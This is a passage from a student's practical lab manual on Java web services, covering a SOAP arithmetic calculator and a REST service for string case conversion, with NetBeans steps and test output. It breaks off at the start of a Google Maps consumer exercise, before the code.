
21 }
22
23 /**
24 * Web service operation
25 */
26 @WebMethod(operationName = "Subtraction")
27 public int Subtraction(@WebParam(name = "n1") int n1, @WebParam(name = "n2") int n2) {
28     int sub = n1-n2;
29     return sub;
30 }
31
32 /**
33 * Web service operation
34 */
35 @WebMethod(operationName = "Multiplication")
36 public int Multiplication(@WebParam(name = "n1") int n1, @WebParam(name = "n2") int n2) {
37     int mul = n1*n2;
38     return mul;
39 }
40
41 /**
42 * Web service operation
43 */
44 @WebMethod(operationName = "Division")
45 public int Division(@WebParam(name = "n1") int n1, @WebParam(name = "n2") int n2) {
46     int div = n1/n2;
47     return div;
48 }
49
50

```


9. Right click on project → Deploy

10. Write click on webservice → Test Web Service

OUTPUT:



11. Now we can perform any Addition, Subtraction, Multiplication and Division.



The screenshot shows a web browser window with the URL localhost:8080/CalculatorSOAP/ArithOperations?Tester. The page displays a SOAP request and its response for a division operation.

Method parameter(s)

Type	Value
int	20
int	2

Method returned

int : "10"

SOAP Request

```
<?xml version="1.0" encoding="UTF-8"?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<S:Body>
<ns2:Division xmlns:ns2="http://webservice.com/">
<n1:20</n1>
<n2:2</n2>
</ns2:Division>
</S:Body>
</S:Envelope>
```


SOAP Response


```
<?xml version="1.0" encoding="UTF-8"?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<S:Body>
<ns2:DivisionResponse xmlns:ns2="http://webservice.com/">
<return>10</return>
</ns2:DivisionResponse>
</S:Body>
</S:Envelope>
```

PRACTICAL NO – 3


Aim – Create simple REST service.


1. Create a java web application.





2. Right click on project → new → others → web services → RESTful web services from patterns.





3. Change the code and create methods as following...

```


    /**
     * PUT method for updating or creating an instance of StringOperations
     * @param content representation for the resource
     */
    @PUT
    @Consumes(MediaType.TEXT_HTML)
    public void putHtml(String content) {
    }

    @PUT
    @Consumes(MediaType.TEXT_HTML)
    @Path("/Uppercase")
    public String toUpperCaseMethod(String str)
    {
        return str.toUpperCase();
    }


    @PUT
    @Consumes(MediaType.TEXT_HTML)
    @Path("/Lowercase")
    public String toLowerCaseMethod(String str)
    {
        return str.toLowerCase();
    }


```

4. Right click on project and clean the project and after deploy it.



5. Right click on RESTful web services → Test Restful web service → ok





OUTPUT:

Test RESTful Web Services

localhost:8080/RestFulServices/test-resbeans.html

WADL: http://localhost:8080/RestFulServices/webresources/application.wadl

Test RESTful Web Services

RestFulServices > generic > Lowercase

Resource: generic/Lowercase
(http://localhost:8080/RestFulServices/webresources/generic/Lowercase)

Choose method to test: PUT(text/html)

Content: MY NAME IS VINAY.

Custom Request Headers

Status: 200 (OK)

Response:

Tabular View Raw View Sub-Resource Headers Http Monitor

my name is vinay.

Screenshot of a web browser window showing a RESTful service test interface.

The title bar shows two tabs: "Test RESTful Web Services" and "what is getX in flutter - Google".

The address bar shows the URL: localhost:8080/RestFuServices/test-resbeans.html.

The main content area displays a REST API testing tool:

- Left Sidebar (Tree View):** Shows the service structure:
 - RestFuServices
 - generic
 - Lowercase
 - Uppercase
- Central Area:**
 - Resource:** generic/Uppercase (<http://localhost:8080/RestFuServices/webresources/generic/Uppercase>)
 - Method:** Choose method to test: PUT(text/html)
 - Content:**
A large empty text area below the content input field.
 - Custom Request Headers:** A collapsed section.
 - Status:** 200 (OK)
 - Response:** A table with tabs: Tabular View, Raw View, Sub-Resource, Headers, Http Monitor. The Headers tab is selected, showing the response header: I AM A COMPUTER SCIENCE STUDENT..

PRACTICAL NO – 4

Aim – Develop application to consume Google's search / Google map RESTful Web service.

1. write a following code for index.html


The screenshot shows the NetBeans IDE interface with the title bar "GoogleMapWebService - NetBeans IDE 8.2". The left sidebar displays the project structure under "Projects X Services" with "GoogleMapWebService" selected. The main editor window shows the "index.html" file with the following code:

